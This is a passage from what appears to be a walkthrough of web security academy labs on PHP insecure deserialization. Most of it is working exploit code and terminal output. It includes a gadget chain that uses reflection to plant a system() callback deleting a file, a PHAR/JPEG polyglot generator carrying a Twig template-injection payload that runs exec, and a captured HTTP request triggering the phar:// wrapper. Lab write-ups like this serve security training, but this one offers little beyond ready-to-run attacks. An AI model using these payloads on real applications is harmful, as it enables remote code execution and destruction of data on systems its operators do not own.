        $this->callback = $callback;
    }

    public function __get($name) {
        return call_user_func($this->callback, $name);
    }
}

```

```
// === Build Exploit ===
```

```
// Step 1: Create a legitimate CustomTemplate object
$exploit = new CustomTemplate(); // default values, doesn't matter

```

```
// Step 2: Use reflection to overwrite private properties
$ref = new ReflectionClass($exploit);

```

```
// Change default_desc_type to malicious command
$prop_type = $ref->getProperty('default_desc_type');
$prop_type->setAccessible(true);
$prop_type->setValue($exploit, 'rm /home/carlos/morale.txt');

```

```
// Replace desc object with our DefaultMap + system() callback
$prop_desc = $ref->getProperty('desc');
$prop_desc->setAccessible(true);

```


```
$prop_desc→setValue($exploit, new DefaultMap('system'));
```

// Step 3: Serialize and print the payload

```
$payload = serialize($exploit);
```

```
echo "✅ Final Payload:\n$payload\n";
```

```
(charon@DESKTOP-U6PP1DL) - [~/temp]
$ php exploit.php
✅ Final Payload:
0:14:"CustomTemplate":2:{s:33:"CustomTemplatedefault_desc_type";s:26:"rm /home/carlos/morale.txt";s:20:"CustomTemplatedesc";0:10:"DefaultMap":1:{s:20:"DefaultMapcallback";s:6:"system";}}
```



## Lab: Using PHAR deserialization to deploy a custom gadget chain

This lab does not explicitly use deserialization. However, if you combine **PHAR** deserialization with other advanced hacking techniques, you can still achieve remote code execution via a custom gadget chain.

To solve the lab, delete the **morale.txt** file from Carlos's home directory.

You can log in to your own account using the following credentials: **wiener:peter**

```
<?php
```

```
function generate_base_phar($o, $prefix){
    global $tempname;
    @unlink($tempname);
```

```

$phar = new Phar($tempname);
$phar→startBuffering();
$phar→addFromString("test.txt", "test");
$phar→setStub("$prefix<?php __HALT_COMPILER(); ?>");
$phar→setMetadata($o);
$phar→stopBuffering();

$basecontent = file_get_contents($tempname);
@unlink($tempname);
return $basecontent;
}

function generate_polyglot($phar, $jpeg){
    $phar = substr($phar, 6); // remove <?php dosent work with prefix
    $len = strlen($phar) + 2; // fixed
    $new = substr($jpeg, 0, 2) . "\xff\xfe" . chr(($len >> 8) & 0xff) . chr($len
& 0xff) . $phar . substr($jpeg, 2);
    $contents = substr($new, 0, 148) . "      " . substr($new, 156);

    // calc tar checksum
    $chksum = 0;
    for ($i=0; $i<512; $i++){
        $chksum += ord(substr($contents, $i, 1));
    }
    // embed checksum
    $oct = sprintf("%07o", $chksum);
    $contents = substr($contents, 0, 148) . $oct . substr($contents, 155);
    return $contents;
}

// pop exploit class
class CustomTemplate {}
class Blog {}
$object = new CustomTemplate;
$blog = new Blog;

```

```

$blog→desc = '{{_self.env.registerUndefinedFilterCallback("exec")}}{{_self.env.getFilter("rm /home/carlos/morale.txt")}}';
$blog→user = 'user';
$object→template_file_path = $blog;

// config for jpg
$tempname = 'temp.tar.phar'; // make it tar
$jpeg = file_get_contents('in.jpg');
$outfile = 'out.jpg';
$payload = $object;
$prefix = '';

var_dump(serialize($object));

// make jpg
file_put_contents($outfile, generate_polyglot(generate_base_phar($payload, $prefix), $jpeg));

/*
// config for gif
$prefix = "\x47\x49\x46\x38\x39\x61" . "\x2c\x01\x2c\x01"; // gif header, size 300 × 300
$tempname = 'temp.phar'; // make it phar
$outfile = 'out.gif';

// make gif
file_put_contents($outfile, generate_base_phar($payload, $prefix));


*/

```

```
(charon@DESKTOP-U6PP1DL)~/Trash/phar-jpg-polyglot
$ php -c php.ini phar_jpg_polyglot.php_out_contents($outfile, generate_base_phar($payload, $prefix));

Deprecated: Creation of dynamic property Blog::$desc is deprecated in /home/charon/Trash/phar-jpg-polyglot/phar_jpg_polyglot.php on line 42
Deprecated: Creation of dynamic property Blog::$user is deprecated in /home/charon/Trash/phar-jpg-polyglot/phar_jpg_polyglot.php on line 43
Deprecated: Creation of dynamic property CustomTemplate::$template_file_path is deprecated in /home/charon/Trash/phar-jpg-polyglot/phar_jpg_polyglot.php on line 44
string(215) "0:14:"CustomTemplate":1:{s:18:"template_file_path";0:4:"Blog":2:{s:4:"desc";s:106:"{{_self.env.registerUnde
finedFilterCallback("exec")}}{{_self.env.getFilter("rm /home/carlos/morale.txt")}}";s:4:"user";s:4:"user";}}"
```

```
(charon@DESKTOP-U6PP1DL)~/Trash/phar-jpg-polyglot
$ ls
in.jpg LICENSE out.jpg phar_jpg_polyglot.php php.ini README.md test_phar_inject.php
(charon@DESKTOP-U6PP1DL)~/Trash/phar-jpg-polyglot
$
```



Send [Settings] Cancel < >

Target: https://0a46009e0387c90080321

---

### Request

Pretty Raw Hex

```
1 GET /cgi-bin/avatar.php?avatar=phar://wiener
2 HTTP/2
3 Host:
  0a46009e0387c9008032171c002d007a.web-security-academy.net
4 Cookie: session=W3ycb1hRFibb8xrhY2Kxf7KsE3BzUae6
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
  x64; rv:137.0) Gecko/20100101 Firefox/137.0
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=
  0.9,*/*;q=0.8
7 Accept-Language: en-US,en;q=0.5
8 Accept-Encoding: gzip, deflate, br
9 Referer:
  https://0a46009e0387c9008032171c002d007a.web-secur
  ity-academy.net/my-account/
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?1
15 Priority: u=0, i
16 Te: trailers
17
```

### Response

Pretty Raw Hex Render

```
1 HTTP/2 404 Not Found
2 Content-Type: text/html; charset=UTF-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 9
5
6 Not Found
```

